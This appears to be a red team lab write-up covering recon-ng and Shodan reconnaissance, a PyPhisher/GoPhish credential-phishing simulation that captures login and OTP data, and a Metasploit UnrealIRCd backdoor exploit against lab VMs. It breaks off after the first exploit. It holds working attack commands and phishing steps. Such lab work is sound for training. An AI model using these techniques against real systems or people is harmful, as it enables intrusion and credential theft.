Red Team Lab Report

Table of contents

List of Figures

List of Tables

1. Lab Objective

The objective of this red team lab was to simulate a real-world attack chain from reconnaissance to post-exploitation in a controlled environment. The goal was to understand how attackers gather intelligence, exploit technical vulnerabilities, leverage persistence techniques, and manipulate human behavior through social engineering. By performing each phase with practical tools, the lab aimed to demonstrate the effectiveness of layered security measures while highlighting weaknesses that can be exploited if defenses are not properly implemented.

2. Executive Summary

This report outlines the practical application of red team methodologies across eight key security domains: OSINT & Recon, Phishing Simulation, Vulnerability Exploitation, Lateral Movement, Social Engineering, Exploit Development, Post-Exploitation & Exfiltration, and Red Team Report Creation. Each task simulated real-world attacker tactics in a controlled environment, enabling identification of weaknesses and testing of defense strategies.

3. OSINT and Recon Lab

3.1. Recon Steps and Commands

Step 1: Recon-ng – Sub domain Enumeration

1. Open Recon-ng

    recon-ng

2. Create a new workspace

    workspaces create example_recon

4. Load the sub-domain enumeration modules

    1. modules load recon/domains-hosts/certificate_transparency

    options set SOURCE example.com

    2. modules load recon/domains-hosts/brute_hosts

    options set WORDLIST /usr/share/dnsmap/wordlist_TLAs.txt

5. Run the module

    run

6. Show the results

    show hosts

7. Results :

module : certificate_transparency and brute_hosts

```
[recon-ng][example_recon] > db insert domains
domain (TEXT): example.com
notes (TEXT):
[*] 1 rows affected.
[recon-ng][example_recon] > modules load recon/domains-hosts/certificate_transparency
[recon-ng][example_recon][certificate_transparency] > options set SOURCE example.com
SOURCE ⇒ example.com
[recon-ng][example_recon][certificate_transparency] > run
```

Figure 3.1 Shows recon commands for certificate_transparency

```
[recon-ng][example-recon] > modules load recon/domains-hosts/brute_hosts
[recon-ng][example-recon][brute_hosts] > options set WORDLIST /usr/share/dnsmap/wordlist_TLAs.txt
WORDLIST ⇒ /usr/share/dnsmap/wordlist_TLAs.txt
[redacted]

[recon-ng][example-recon][brute_hosts] > options set SOURCE example.com
SOURCE ⇒ example.com
[recon-ng][example-recon][brute_hosts] >
[recon-ng][example-recon][brute_hosts] > run

-----------
EXAMPLE.COM
-----------
```

Figure 3.2 Shows recon commands for brute_hosts

```
[recon-ng][example_recon][certificate_transparency] > show hosts
```

rowid	host	ip_address	region	country	latitude	longitude	notes	module
1	*.example.com							certificate_transparency
2	example.com							certificate_transparency
3	www.example.com							certificate_transparency
4	m.testexample.com							certificate_transparency
5	m.example.com							certificate_transparency
6	dev.example.com							certificate_transparency
7	products.example.com							certificate_transparency
8	support.example.com							certificate_transparency
9	AS207960							certificate_transparency
10	Test							certificate_transparency
11	Intermediate							certificate_transparency
12	-							certificate_transparency
13	www.example.com-v4.edgesuite.net							brute_hosts
14	a1422.dscr.akamai.net							brute_hosts
15	www.example.com	23.63.84.178						brute_hosts
16	www.example.com	23.65.124.19						brute_hosts

```
[*] 16 rows returned
```

Figure 3.3 Shows recon scan results for both outputs

Step 2: Shodan – Exposed Service Discovery

Tool: Shodan

Type command : Apache country :US




Figure 3.4 Shows shodan scan results

Sub-domain/Host	IP Address	Notes
host.secureserver.net	107.180.112.78	GoDaddy.com LLC, Phoenix (Apache server, self-signed SSL)
Unknown	162.191.195.27	T-Mobile USA, Chicago (Apache/2.4.59 on Unix, OpenSSL 3.0.14)
content.com	34.138.107.240	Google LLC, North Charleston (Apache/2.4.62 on Debian)

Table 3.1 Shows shodan results

Step 3: Maltego – Visual Mapping (Optional)

1. Open Maltego CE

    maltego

2. Create a new graph

3. Entity: www.example.com

4. Run transforms: Used transforms like To Domain, To DNS Name, To Website, and To Entities to map relationships.




Figure 3.5 Shows maltego graph

4. Phishing Simulation

4.1. Methodology

- Set up attacker and target VMs in a controlled lab environment.
- Attacker VM: Kali Linux (***IP: 192.168.1.43***)
- Target VM: Windows 10 (***IP: 192.168.1.53***)
- Configure Py-phisher to host a cloned login page and generate phishing links.
- Optionally configure Go-Phish campaigns for simulated email delivery within the lab VM network.
- Target VM interacts with phishing links

4.2. Py-phisher Simulation

- Clone Py-phisher repository and launch the tool
- Select a login page template (e.g.,facebook).

Figure 4.1 Shows py-phisher tool

- Py-phisher generates a phishing link




Figure 4.2 Shows phishing link to be sent to the victim

4.3. Go-phish Simulation (Campaign)

- After noting down the link provided by py-phisher ,send the link to target VM (Windows VM) through Go-phish
- Access admin interface of go-phish at : https://127.0.0.1:3333
- Start making profiles for sending profiles,landing pages,email templates,users and groups and finally start the campaign.




Figure 4.3 Shows go-phisher sending profile (used Google mail)




Figure 4.4 Shows go-phisher Landing pages




Figure 4.5 Shows go-phisher email template profile

- Created a phishing campaign with target VM




Figure 4.6 Shows go-phisher campaign page

- Once the campaign starts, at a given time it starts sending messages to the provided gmail as shown below




Figure 4.7 Shows phishing mail successfully sent to the mail

- Target VM opens the link (harmless).




Figure 4.8 Shows phishing link being opened in Windows VM(Victim VM)

- Now target starts typing their email and password ,followed by OTP which is seamlessly captured in py-phisher as ***gmail: abc@gmail.com and password as abc123 and are saved in creds.txt*** ,as shown below *Figure 4.9 and 4.10*




Figure 4.9 Shows login credentials being captured in py-phisher

- Now after the OTP is captured ,the user is then redirected to the genuine website where, he is again prompted to login.




Figure 4.10 Shows OTP captured in py-phisher and redirection to genuine site

5. Vulnerability Exploitation

5.1. Methodology

5.1.1. Reconnaissance

A full TCP scan was performed with Nmap to identify running services:

metasploitable ip ***192.168.1.43/192.168.1.45***

nmap -sV -p- 192.168.1.43

Port 6697/tcp was identified as running an UnrealIRCd service.




Figure 5.1 Shows nmap scan

5.1.2. Exploitation

Using Metasploit, the UnrealIRCd 3.2.8.1 backdoor exploit was launched:

use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 192.168.1.45

set RPORT 6697

set PAYLOAD cmd/unix/interact

LHOSTS 192.168.1.38 (KALI IP)

LPORT 4444

run

5.1.3. Post-Exploitation

After successful exploitation, a remote shell session was established.

whoami

Result:

boba_fett

This confirmed remote code execution and unauthorized system access. Confirm the same in metasploitable3

